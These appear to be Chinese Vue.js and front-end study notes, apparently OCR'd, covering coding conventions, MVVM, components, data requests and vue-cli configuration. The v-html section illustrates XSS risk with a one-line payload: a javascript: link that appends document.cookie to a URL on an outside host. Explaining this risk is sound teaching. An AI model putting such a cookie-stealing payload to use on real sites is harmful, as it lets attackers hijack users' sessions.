一. 开发规范

1. 工作目录构建规范

> https://segmentfault.com/a/1190000006031855

```
├── assets
├── doc
|   └── user
├── i18n_import_data
|   └── project
├── logs
├── mock
├── public
├── src
|   ├── css // 存放页面全局的css
|   └── scripts // 存放js
|       ├── common
|       |   └── componentHolder
|       ├── components // 基础组件
|       |   ├── BigModal // 大弹框组件
|       |   ├── BreadCrumb // 面包屑组件
|       |   ├── DragSortingTable // 拖拽表格组件
|       |   ├── GoodsDetail // 商品详情组件
|       |   ├── GoodsPreview // 商品预览组件
|       |   ├── LoadingComponent // loading组件
|       |   ├── Panel // 折叠组件
|       |   ├── PanelRetry //
|       |   ├── Promotion // 促销表格组件
|       |   ├── SideMenu // 侧边栏菜单组件
|       |   ├── StepBox // 步骤条组件
|       |   ├── TableCell // 表格单元组件
|       |   ├── Title // Title组件
|       |   ├── TopBar // 顶部信息条组件
|       |   ├── UserSearchBox // 搜索框组件
```

2. 代码命名规范

i. BEM命名方式

BEM(Block, Element, Modifier)是由Yandex团队提出的一种前端命名规范。其核心思想是将页面　　拆分成一个个独立的富有语义的块（blocks）,从而使得团队在开发复杂的项目变得高效，并且十分有利于代码复用，即便团队引入新成员，也容易维护。在某种程度上，BEM和OOP是相似的。

BEM其实是块（block）、元素（element）、修饰符（modifier）的缩写，利用不同的区块，功能以及样式来给元素命名。这三个部分使用 `__` 与 `--` 连接（这里用两个而不是一个是为了留下用于块儿的命名）。命名约定的模式如下：

```
.block{}
.block__element{}
.block--modifier{}
```

- `block` 代表了更高级别的抽象或组件
- `block__element` 代表 `block` 的后代，用于形成一个完整的 `block` 的整体
- `block--modifier` 代表 `block` 的不同状态或不同版本

```
<form class="site-search  full">
  <input type="text" class="field">
  <input type="Submit" value ="Search" class="button">
</form>
```

但是如果时用BEM规范去写，代码如下：

```
<form class="site-search  site-search--full">
  <input type="text" class="site-search__field">
  <input type="Submit" value ="Search" class="site-search__button">
</form>
```

对比一下不难发现使用BEM可以使我们的代码可读性更高。

ii. OOCSS

OOCSS不是一个框架，也不是一种技术，更不是一种新的语言，他只不过是一种方法，一种书写方法，换句话说OOCSS其核心就是用最简单的方式编写最整洁，最于净的CSS代码，从而使代码更具重用性，可维护性和可扩展性　（把原本写在一起的样式，拆

开多个class 写，提高可复用性）

> https://v3.bootcss.com/components/#alerts

```
<div class="alert alert-success" role="alert">...</div>
<div class="alert alert-info" role="alert">...</div>
<div class="alert alert-warning" role="alert">...</div>
<div class="alert alert-danger" role="alert">...</div>
```

iii. Eslint

ESLint 这样的可以让你在编码的过程中发现问题，并且可以自己创建检测规则，保持代码编写风格的一致性

> https://www.cnblogs.com/my93/p/5681879.html

二. 工作规范

1. 周报与日报

2. 邮件发送相关

三. Vue

1. 前端框架发展历史

2. 初始Vue.js

构建数据驱动的web应用开发框架

3. MV*模式（MVC/MVP/MVVM）

"MVC":Controller 薄，View 厚，业务逻辑大都部署在 View。

- model view controller

  views

  model

  controller

"MVVM":双向数据绑定，View的变动，映射在 ViewModel，反之一样

- model view viewmodel

"MVP":View 薄，不部署任何业务逻辑，称为"被动视图" (Passive View)


Presenter 厚，逻辑都部署这里。

- model view presenter （android ,ios ）

Presenter 厚，逻辑都部署这里。

- model view presenter （android ,ios ）

4. Vue实现数据绑定的原理



> https://cn.vuejs.org/v2/guide/reactivity.html

1. ESLint 的代码规范是固定，不能修改?

> 对于团队的代码规范，提供以下三种选择 (1)自己定制配置文件； (2)使用通用的配置文件； (3)通过审查你写的JavaScript文件来生成一个配置文件;

2. Vue 浏览器兼容性怎么样?

> Vue使用Object.defineProperty 进行get set拦截， 是 ES5 中一个无法 shim 的特 性，所以 Vue 不支持 IE8 以及更低版本浏览器

3. 学了vue, 工作还会用jQuery 吗?

> 如果是维护一些公司的老项目，可能还会用到jquery, 而且jQuery是前端必备技能，面 试中一样会考察

一. Vue 基础

1. 模板语法

(1)插值

a.文本 {{}}

b.纯HTML

v-html , 防止XSS,csrf（

(1) 前端过滤

(2) 后台转义(< > < >)

(3) 给cookie 加上属性 http

）

```
<a  href=javascript:location.href='http://www.baidu.com?cookie='+document.cookie>click</a>
// 删除& nbsp; 和 cookie前面的空格
```

```
// 删除  和 cookie前面的空格
```

c.表达式

(2)指令：是带有 v- 前缀的特殊属性

v-bind

v-if v-show

v-on:click

v-for

(3)缩写

v-bind:src => :src

v-on:click => @click

2. class 与 style

(1)绑定HTML Class

-对象语法

-数组语法

(2)绑定内联样式

-对象语法

-数组语法

//需要将 font-size =>fontSize

3. 条件渲染

(1)v-if

(2)v-else v-else-if

(3)template v-if ,包装元素template 不会被创建

(4)v-show

4. 列表渲染

(1)v-for（特殊 v-for="n in 10"）

a. in

b. of

(2)key：

*跟踪每个节点的身份，从而重用和重新排序现有元素

*理想的 key 值是每项都有的且唯一的 id。data.id

(3)数组更新检测

a. 使用以下方法操作数组，可以检测变动

push() pop() shift() unshift() splice() sort() reverse()

b. filter(), concat() 和 slice() ,map(),新数组替换旧数组

c. 不能检测以下变动的数组

vm.items[indexOfItem] = newValue

解决 (1)Vue.set(example1.items, indexOfItem, newValue)

(2)splice

(4)应用:显示过滤结果

5. 事件处理

(1)监听事件–直接触发代码

(2)方法事件处理器–写函数名　　handleClick

(3)内联处理器方法–执行函数表达式 handleClick($event)　$event 事件对象

(4)事件修饰符 https://cn.vuejs.org/v2/guide/events.html

(5)按键修饰符

6. 表单控件绑定/双向数据绑定

v–model

(1)基本用法

–购物车

(2)修饰符

.lazy :失去焦点同步一次

.number :格式化数字

.trim : 去除首尾空格

Vue组件

1. axios与fetch实现数据请求

(1)fetch

why:

XMLHttpRequest 是一个设计粗糙的 API，配置和调用方式非常混乱，

而且基于事件的异步模型写起来不友好。

兼容性不好

polyfill:

https://github.com/camsong/fetch–ie8

```
//get
    fetch("**").then(res=>res.json()).then(res=>{console.log(res)})
    fetch("**").then(res=>res.text()).then(res=>{console.log(res)})
//post
    fetch("**",{
          method:'post',
          headers: {
                    "Content-Type": "application/x-www-form-urlencoded"
                   },
           body: "name=kerwin&age=100"
     }).then(res=>res.json()).then(res=>{console.log(res)});
     fetch("/users",{

           method:'post',
           // credentials: 'include',
```

```
            headers: {
                      "Content-Type": "application/json"
                    },
            body: JSON.stringify({
              name:"kerwin",
              age:100
            })
        }).then(res=>res.json()).then(res=>{console.log(res)});
```

注意：

Fetch 请求默认是不带 cookie 的，需要设置 fetch(url, {credentials: 'include'})

(2) axios

```
axios.get("") promise对象
axios.post("") promise对象
axios.put("")
axios.delete("")

axios({
 url:"/gateway?type=2&k=3553574",
 headers:{
   'X-Client-Info': '{"a":"3000","ch":"1002","v":"1.0.0","e":"1"}',
    'X-Host': 'mall.cfg.common-banner'
 }
}).then(res=>{
 console.log(res.data);
})

返回的数据会被包装

 {
   *:*
   data:真实后端数据
 }
```

2. 计算属性

复杂逻辑,模板难以维护

(1) 基础例子

(2) 计算缓存 VS methods

–计算属性是基于它们的依赖进行缓存的。

–计算属性只有在它的相关依赖发生改变时才会重新求值

(3) 计算属性 VS watch

– v–model

3. Mixins


混入 (mixins) 是一种分发 Vue 组件中可复用功能的非常灵活的方式。

混入对象可以包含任意组件选项。


当组件使用混入对象时，所有混入对象的选项将被混入该组件本身的选项。

https://cn.vuejs.org/v2/guide/mixins.html#%E5%9F%BA%E7%A1%80


4. 虚拟dom与diff算法 key的作用




（1）把树按照层级分解



(2) 同key值对比



(3) 同组件对比



5. 组件化开发基础

扩展 HTML 元素，封装可重用的代码

6. 组件注册方式

a.全局组件

Vue.component

b.局部组件

7. 组件编写方式与Vue实例的区别

*自定义组件需要有一个root element

*父子组件的data是无法共享

*组件可以有data，methods,computed....,但是data 必须是一个函数

8. 组件通信

i. 父子组件传值 (props down, events up)

ii. 属性验证

props:{name:Number} Number,String,Boolean,Array,Object,Function,null(不限制类型)

iii. 事件机制

a.使用 $on(eventName) 监听事件

b.使用 $emit(eventName) 触发事件

iv. Ref

<input ref="mytext"/> this.$refs.mytext

v. 事件总线

var bus = new Vue();

* mounted生命周期中进行监听

9. 动态组件

*<component> 元素，动态地绑定多个组件到它的 is 属性

*<keep-alive> 保留状态，避免重新渲染

Vue 进阶

1. slot插槽 (内容分发)

a. 单个slot

b. 具名slot

*混合父组件的内容与子组件自己的模板-->内容分发

*父组件模板的内容在父组件作用域内编译；子组件模板的内容在子组件作用域内编译。

2. transition过渡

Vue 在插入、更新或者移除 DOM 时，提供多种不同方式的应用过渡效果。

(1)单元素/组件过渡

* css过渡

* css动画

* 结合animate.css动画库

(2) 多个元素过渡(设置key)

*当有相同标签名的元素切换时，需要通过 key 特性设置唯一的值来标记以让 Vue 区分它们，否则 Vue 为了效率只会替换相同标签内部的内容。

mode:in-out ; out-in

(3)多个组件过渡

(4)列表过渡(设置key)

*<transition-group>不同于 transition， 它会以一个真实元素呈现：默认为一个 。你也可以通过 tag 特性更换为其他元素。

* 提供唯一的 key 属性值

3. 生命周期

i. 生命周期各个阶段

> https://cn.vuejs.org/v2/guide/instance.html#%E7%94%9F%E5%91%BD%E5%91%A8%E6%9C%9F%E5%9B%BE%E7%A4%BA

ii. 生命周期钩子函数的触发条件与作用

4. swiper学习

> https://www.swiper.com.cn/

5. 自定义组件的封装

自定义封装swiper组件（基于swiper）

注意： 防止swipe初始化过早

6. 自定义指令

(1)自定义指令介绍 directives

(2)钩子函数

* 参数 el,binding,vnode(vnode.context)

* bind,inserted,update,componentUpdated,unbind

(3)函数简写

(4)自定义指令-轮播

*inserted 插入最后一个元素时调用(vnode.context.datalist.length-1)

*this.$nextTick()

7. 过滤器

> https://cn.vuejs.org/v2/guide/filters.html

ele图片转换，猫眼电影图片转换

Vue单文件组件

单文件组件

> https://cn.vuejs.org/v2/guide/single-file-components.html

```
1
2           a.
3           <template>
4                   html代码
```

```
        </template>
        <script>
                js代码
        </script>
        <style>
                css代码
        </style>
        b.
        <template>
                html代码
        </template>
        <script src="相对路径的外部的js"></script>
        <style src="相对路径的外部的css"></style>

```

vue-cli3.0的使用

npm install -g @vue/cli（一次安装）node-sass需要单独处理

vue create myapp

*npm run serve 开发环境构建

*npm run build 生产环境构建

*npm run lint 代码检测工具(会自动修正)

```
        *<template> -html代码,最多可以包含一个
        *<script> -js代码,最多可以包含一个
        *<style>- css代码。可以包含多个，src的路径是相对的
                style标签 加上scoped属性，css局部生效
                style标签 加上lang="scss"，支持scss
```

3. Vue.config.js的配置

(1) proxy代理

> https://cli.vuejs.org/zh/config/#%E5%85%A8%E5%B1%80-cli-%E9%85%8D%E7%BD%AE

```
    devServer: {
      port:8000, //随便改端口号
      proxy: {
           '/v4': {
               target: 'https://m.maizuo.com',
               host: 'm.maizuo.com',
               changeOrigin:true,
               // pathRewrite: {
                //     '^/v4/api': '/v4/api'
                //   }
            }
     }
    }
```

(2) alias别名配置

@ is an alias to /src

(3) vue.config.js 中配置 publicPath: './',

在类似 Cordova hybrid 应用的文件系统中（配合hash模式）

(4)关闭eslint

vue.config.js lintOnSave: false

.eslintrc 删除 '@vue/standard'

或者，你也可以通过设置让浏览器 overlay 同时显示警告和错误：

```
// vue.config.js
module.exports = {
  devServer: {
    overlay: {
      warnings: true,
      errors: true
    }
  }
}
```

(5) Json-server实现mock数据

> https://github.com/typicode/json-server
>
> 注意： 不支持string, number 类型

(6) MPA（多页面）应用的配置

> https://cli.vuejs.org/zh/config/#pages

```
module.exports = {
  pages: {
    index: {
      // page 的入口
      entry: 'src/index/main.js',
      // 模板来源
      template: 'public/index.html',
      // 在 dist/index.html 的输出
      filename: 'index.html',
       // 当使用 title 选项时，
       // template 中的 title 标签需要是 <title><%= htmlWebpackPlugin.options.title %></tit
       title: 'Index Page',
       // 在这个页面中包含的块，默认情况下会包含
       // 提取出来的通用 chunk 和 vendor chunk。
       chunks: ['chunk-vendors', 'chunk-common', 'index']
    },
    // 当使用只有入口的字符串格式时，
    // 模板会被推导为 `public/kerwin.html`
    // 并且如果找不到的话，就回退到 `public/index.html`。
    // 输出文件名会被推导为 `kerwin.html`。
```

```
    kerwin: 'src/kerwin/main.js'
  }
}
```

4. 利用vue-cli进行组件化开发

迁移todolist、swiper案例到vue-cli中